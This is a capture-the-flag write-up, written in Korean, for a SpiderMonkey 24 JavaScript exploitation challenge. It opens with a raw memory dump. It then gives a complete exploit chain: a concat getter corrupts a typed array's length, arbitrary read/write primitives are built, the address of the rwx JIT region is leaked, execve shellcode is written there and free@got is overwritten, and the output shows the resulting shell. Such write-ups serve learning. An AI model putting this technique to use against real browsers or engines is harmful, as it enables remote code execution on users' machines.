,1111638594,1128481603,,1111638594,1128481603,-9.109867135073674e+264,1.76999399
1173316e-268,,,,,,,0,-9.110359147697125e+264,1.7699939911760727e-268,,,,,,,0,-
9.110851160320576e+264,1.7699939911312344e-268,,,,,,,0,-9.111343172944027e+264,
1.7699939911312732e-268,,,,,,,0,-9.11183518558217e+264,1.769993991131312e-268,,
,,,,,,0,-9.1123271982088e+264,1.7699939911313313e-268,,,,,,,0,-9.11281921082907
2e+264,1.76999399113137e-268,,,,,,,0,-9.113311223452523e+264,1.7699939911314087
e-268,,,,,,,0,-9.113803236075974e+264,1.769993991082174e-268,,,,,,,0,-9.114295
248699854e+264,1.7699939910822128e-268,,,,,,function DataView() {
    [native code]
},function getInt8() {
    [native code]
},0,-9.115525280257687e+264,1.7699939520287658e-268,0,19676,[object ArrayBuffer]
,0,1e-323,4919,5,7.1905591e-316,-9.115525280257687e+264,1.7699939520287658e-268,
0,19676,[object ArrayBuffer],0,1e-323,4919,5,7.1915579e-316,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```

hard

- Jsworld에서 했던 대로 indexOf를 이용하면 Uint32Array의 길이가 존재하는 오프셋을 알 수 있고, 해당 값을 변경한다면 a3를 이용해 전체 주소에 접근이 가능해진다.
- While을 이용해 a3.length가 -1이 될 때까지 대입한다.
(한 방에 잘 안 되길래..)

```
a1=[0x41414141,0x42424242,0x43434343];
a1.__defineGetter__(0, function() {
  a1.length = 0x30000;
  a3 = new Uint32Array(0x1337);
});
a2=a1.concat(a1);

while(a3.length > 0){
    a3_len_idx = a2.indexOf(0x1337); // changed. refresh
    a2[a3_len_idx] = 0xffffffff; // length to 0xffffffff
}
```

hard

- 다시 a3의 data buffer를 가리키는 포인터를 가져오는데, oob read/write 을 쉽게 하기 위해 기준 포인터를 그냥 0x0으로 대입한다.
- 그렇게 하면 다음과 같이 더 쉽게 Exploit Primitive를 만들 수 있다.

```
a3_buffer_idx = a3_len_idx+2;
print("[+] a3.length index: " + a3_len_idx);
a2[a3_buffer_idx] = 0x0; // a3's offset to 0x0

oob_read = function(idx){
    return 0x100000000*a3[idx/4+1] + a3[idx/4];
};
oob_write = function(idx, val){
    a3[idx/4] = val%0x100000000;
    a3[idx/4+1] = val/0x100000000;
};
```

hard

- 이제 rip를 변경해보려 한다. 실행 중간에 vmmap으로 확인해보니 rwx 영역이 있다. Spider Monkey(적어도 24버전)에서는 JIT 영역이 rwx이다.
- JIT 영역을 어디에서 참조하고 있나 살펴 봤더니 mapped 된 위치에 (a2 버퍼 이후) 0xf7fc5008로 참조하고 있는 것이 보인다. 이때 그 다음 부분인 0x000002670000026b 라는 값이 보이는데, 이는 테스트 결과 항상 일정하였다. (JitCode 클래스의 jumpRelocTableOffset, dataRelocTableOffset, preBarrierTableOffset 등인 것 같다.)

```
0xf7fbb000 0xf7fbc000 rw-p      /lib32/libpthread-2.23.so
0xf7fbc000 0xf7fbf000 rw-p      mapped
0xf7fc5000 0xf7fd5000 rwxp      mapped
0xf7fd5000 0xf7fd6000 r--p      /usr/lib/locale/locale-archive
0xf7fd6000 0xf7fd8000 r--p      [vvar]
0xf7fd8000 0xf7fd9000 r-xp      [vdso]
0xf7fd9000 0xf7ffb000 r-xp      /lib32/ld-2.23.so
```

```
gdb-peda$ find 0xf7fc50
Searching for '0xf7fc50' in: None ranges
Found 2 results, display max 2 items:
[heap] : 0x85e52ed --> 0xf7fc50
mapped : 0xf781c011 --> 0xe0f7fc50
gdb-peda$ x/10gx 0xf781c011-1
0xf781c010:     0x085e52e0f7fc5008      0x000002670000026b
0xf781c020:     0x0000000000000000      0x0000000000000000
0xf781c030:     0x0000000000000000      0x085e52e0f7fc5278
0xf781c040:     0x000002670000026f      0x0000000000000000
0xf781c050:     0x0000000000000000      0x0000000000000000
```

hard

- 이제 JIT 영역의 주소를 릭하는 방법을 알았으니, JIT 영역에 Write 할 쉘코드를 다음과 같은 함수를 이용해 쉘코드 문자열에서 Array로 변환해보자.

```
function shellcode2array(sh){
    var res = []
    for (var i=0; i<sh.length; i+=4){
        num = 0
        for (var j=0; j<4; j++){
            if (!sh.charCodeAt(i+j))
                break;
            num += sh.charCodeAt(i+j)*Math.pow(0x100,j);
        }
        res.push(num);
    }
    return res;
}
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
    \x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80";
shellcode_arr = shellcode2array(shellcode);
```

hard

- 앞에서 0x0000026700000026b 값이 있는 곳의 index를 알면 그 바로 앞에 JIT 영역의 주소를 릭할 수 있음을 알았다.
- JIT 영역을 얻어온 후, shellcode_arr를 해당 JIT 주소에 덮어쓴다.
- 그 후 Shellcode를 덮어 쓴 JIT 주소를 free의 got에 덮어써서 쉘을 딴다.

```
jit_idx = a2.indexOf(toDouble(0x0000026700000026b)) - 1;
jit_addr = parseInt(readmem(a2[jit_idx]).substr(-8), 16);
print("[+] jit (rwx) address: 0x" + jit_addr.toString(16));

for(var i = 0; i < shellcode_arr.length; i++)
    oob_write(jit_addr+4*i, shellcode_arr[i]);

free_got = 0x08571160; // objdump -R ./js24 | grep free
print("[*] overwrite free@got.plt with shellcode address");
oob_write(free_got, jit_addr); // pwn!
```

```
user@ubuntu:~/withcon2016$ ./js24 ./jshard_exploit.js
[+] a3.length index: 123
[+] jit (rwx) address: 0xf77bd008
[*] overwrite free@got.plt with shellcode address
$ echo pwn!
pwn!
$
```

to do

- javascript Exploit 형태의 CTF들
  - pctf2016 - js-sandbox (blackbox 문제라 아쉽ㅜ)
  - bkp2016 - qwn2own (qt로 짠 커스텀 브라우저 문제)

Reference

- http://phrack.org/issues/69/14.html
- https://github.com/saelo/jscpwn
- https://github.com/TheBlaCkCoDeR09/ToR-Browser-0day-JavaScript-Exploit
- https://bugs.chromium.org/p/chromium/issues/detail?id=386988
- https://github.com/Jinmo/ctfs/blob/master/codegatequals17/js.js